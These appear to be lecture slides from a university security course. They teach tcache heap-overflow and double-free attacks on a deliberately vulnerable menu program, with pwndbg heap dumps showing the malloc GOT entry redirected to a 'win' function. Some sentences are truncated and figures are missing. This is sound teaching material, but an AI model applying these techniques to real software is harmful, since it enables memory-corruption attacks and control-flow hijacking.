A Heap Overflow Vulnerability Example

Suppose we have a program and its interface is shown in the following. A user can allocate a chunk of heap memory, free the chunk, or edit the chunk.

```
pwndbg> r
Starting program: /home/schen/comp6700/lec21/heap_overflow
Choose from the following menu:
0. [exit]
1. [m]alloc with size, e.g. m 2
2. [f]ree with index, e.g, f 1
3. [e]dit allocated chunk's content, e.g, e 2
4. [l]ist all pointers, e.g, l
```

An Attack Example

STEP 1: allocate two chunks

We first allocate two small chunks of 8 bytes and the heap layout will look as the following:

```
pwndbg> vis_heap_chunks
...
0x667250 0x0000000000000000 0x0000000000000021 ........!.......
0x667260 0x0000000000000000 0x0000000000000000 ................
0x667270 0x0000000000000000 0x0000000000000021 ........!.......
0x667280 0x0000000000000000 0x0000000000000000 ................
0x667290 0x0000000000000000 0x0000000000020d71 ........q.......<-- Top chunk
```

An Attack Example

STEP 2: free the last allocated chunk

After freeing the last allocated chunk, the layout of tcache bins in Figure 12.




Figure: 12: TCache bins layout after free in STEP 2

The heap memory layout is as follows, and we can see the last allocated chunk has a higher address than the first allocated chunk and the last allocated chunk is now in TCache bins.

```
pwndbg> vis_heap_chunks
...
0x667250 0x0000000000000000 0x0000000000000021 ........!.......
0x667260 0x0000000000000000 0x0000000000000000 ................
0x667270 0x0000000000000000 0x0000000000000021 ........!.......
0x667280 0x0000000000000000 0x0000000000000000 ................<-- tcachebins[0x20][0/1]
0x667290 0x0000000000000000 0x0000000000020d71 ........q.......<-- Top chunk
```

An Attack Example

STEP 3: overflow the first allocated chunk

After overflowing the first allocated chunk, we have the layout of in Figure 13, which means that we successfully corrupt the last allocated chunk in TCache bins.




Figure: 13: TCache bins layout after overflow the first allocated chunk in STEP 3

An Attack Example

STEP 3: overflow the first allocated chunk

At this time, the heap memory is as follows. We can see the first word of data part of the second chunk is overwritten with a pointer of our interested global offset table (GOT) address, which contains the runtime libc address of function malloc.

```
pwndbg> vis_heap_chunks
...
0x667250 0x0000000000000000 0x0000000000000021 ........!.......
0x667260 0x4141414141414141 0x4141414141414141 AAAAAAAAAAAAAAAA
0x667270 0x4141414141414141 0x0000000000000021 AAAAAAAA!.......
0x667280 0x0000000000404060 0x0000000000000000 `@@.............<-- tcachebins[0x20][0/1]
0x667290 0x0000000000000000 0x0000000000020d71 ........q.......<-- Top chunk
```

An Attack Example

STEP 4: allocate twice

We next malloc twice, the TCache bins layout for the first malloc is shown in Figure 14 and the TCache bins layout for the second malloc is shown in Figure 15.




Figure: 14: TCache bins layout after first malloc in STEP 4




Figure: 15: TCache bins layout after second malloc in STEP 4

An Attack Example

STEP 5: edit the last allocated chunk

We edit the content of the last allocated chunk with our interested function pointer. Here we change the f

The heap memory and corresponding GOT memory are as follows:

```
pwndbg> vis_heap_chunks
...
0x667250 0x0000000000000000 0x0000000000000021 ........!.......
0x667260 0x4141414141414141 0x4141414141414141 AAAAAAAAAAAAAAAA
0x667270 0x4141414141414141 0x0000000000000021 AAAAAAAA!.......
0x667280 0x0000000000404060 0x0000000000000000 `@@.............
0x667290 0x0000000000000000 0x0000000000020d71 ........q.......<-- Top chunk

pwndbg> x/20gx 0x404060
0x404060 <malloc@got.plt>: 0x000000000040169d 0x00007f1e55a61550
...
```

Finally, we allocate a new chunk, which will call function malloc and the control flow is hijacked to func

You win!

Double Free Attack on TCache Bins

If an allocated memory chunk is freed twice, this may corrupt the heap content and lead to double free attacks.

An example double free attack has the following steps:

- malloc a small chunk of size X
- free the just allocated chunk twice
- malloc a small chunk of size X
- edit the just allocated chunk and corrupt the meta data (However, the system believes it is also a freed chunk in TCache bins)
- malloc twice
- edit the last allocated chunk (finishing the write to arbitrary place with arbitrary value attack)

A Double Free Vulnerability Example

Suppose we have a program and its interface is shown in the following. A user can allocate a chunk of heap memory, free the chunk, or edit the chunk.

```
pwndbg> r
Starting program: /home/schen/comp6700/lec21/double_free
Choose from the following menu:
0. [exit]
1. [m]alloc with size, e.g. m 2
2. [f]ree with index, e.g, f 1
3. [e]dit allocated chunk's content, e.g, e 2
4. [l]ist all pointers, e.g, l
```

An Attack Example

STEP 1: allocate a small chunk

We first allocate a small chunk of 8 bytes and the heap layout looks like the following:

```
pwndbg> vis_heap_chunks
...
0xdd5250 0x0000000000000000 0x0000000000000021 ........!.......
0xdd5260 0x0000000000000000 0x0000000000000000 ................
0xdd5270 0x0000000000000000 0x0000000000020d91 ................<-- Top chunk
```

An Attack Example

STEP 2: free the allocated chunk

After freeing the chunk twice, the layout of tcache bins in Figure 16. Note that the freed chunk in TCache bins pointers to itself.




Figure: 16: TCache bins layout after free the allocated chunk twice in STEP 2

```
The heap memory layout is:

pwndbg> vis_heap_chunks
...
0xdd5250 0x0000000000000000 0x0000000000000021 ........!.......
0xdd5260 0x0000000000dd5260 0x0000000000000000 'R..............<-- tcachebins[0x20][0/2],[0/2]
0xdd5270 0x0000000000000000 0x0000000000020d91 ................<-- Top chunk
```

An Attack Example

STEP 3: allocate a small chunk

After allocating the chunk, we still have the layout of in Figure 16, which means that we successfully deceive the system that we have a free chunk in the TCache bins and at the same time it is a allocated chunk, which we can edit it using the pointer returned by malloc. At this time, we also have the same heap memory layout as last step.

An Attack Example

STEP 4: edit the last allocated chunk

Now we can edit the chunk as it is ‘‘allocated’’, we fill the data with malloc function global offset table (GOT) entry, the TCache bins layout is shown in Figure 17.




Figure: 17: TCache bins layout after editing the double-freed chunk in STEP 4

An Attack Example

STEP 4: edit the last allocated chunk

```
The memory layout is as follows:

pwndbg> vis_heap_chunks
...
xdd5250 0x0000000000000000 0x0000000000000021 ........!.......
0xdd5260 0x0000000000404068 0x0000000000000000 h@@.............  <-- tcachebins[0x20][0/1]
0xdd5270 0x0000000000000000 0x0000000000020d91 ................  <-- Top chunk

pwndbg> x/20gx 0x404068
0x404068 <malloc@got.plt>: 0x00007f82a44a80e0 0x00007f82a448d550
...
```

An Attack Example

STEP 5: allocate small chunks twice

We next allocate two small chunks, and the second time we get a chunk pointing to malloc GOT entry.

The memory layout is:

```
pwndbg> vis_heap_chunks
...
0xdd5250 0x0000000000000000 0x0000000000000021 ........!.......
0xdd5260 0x0000000000404068 0x0000000000000000 h@@.............
0xdd5270 0x0000000000000000 0x0000000000020d91 ................<-- Top chunk

pwndbg> x/20gx 0x404068
0x404068 <malloc@got.plt>: 0x00007f82a44a80e0 0x00007f82a448d550
...
```

An Attack Example

STEP 6: edit the last allocated chunk

We edit the content of the last allocated chunk with our interested function pointer. Here we change the function malloc address in GOT entries to function win address. The heap memory is as follows. And we can the GOT entry for malloc has been changed to 0x401706, which is the function win address.


The heap memory and corresponding GOT memory are as follows:

```
pwndbg> x/20gx 0x404068
0x404068 <malloc@got.plt>: 0x0000000000401706 0x00007f82a448d550
...
```

Finally, we allocate a new chunk, which will call function malloc and the control flow is hijacked to function win.

You win!

Thank You



schen@auburn.edu
schuan.github.io

[1]Instructor appreciates the help from Prof. Zhiqiang Lin.


G. Nayak, "Introduction Of Tcache Bins In Heap Management," https://payatu.com/blog/Gaurav-Nayak/introduction-of-tcache-bins-in-heap-management, (Accessed on 03/14/2021).


GNU, "GNU C Library," https://sourceware.org/git/?p=glibc.git, (Accessed on 03/14/2021).


——, "GNU C Library Version 2.27," https://sourceware.org/git/?p=glibc.git;a=tree;h=ceb28de7aa2b986d1c5c53ec04ce8e6485b2eb8a;hb=23158b08a0908f381459f273a984c6fd328363cb, (Accessed on 03/14/2021).


O. S. C. Contributors, "pwndbg," https://github.com/pwndbg/pwndbg, (Accessed on 03/14/2021).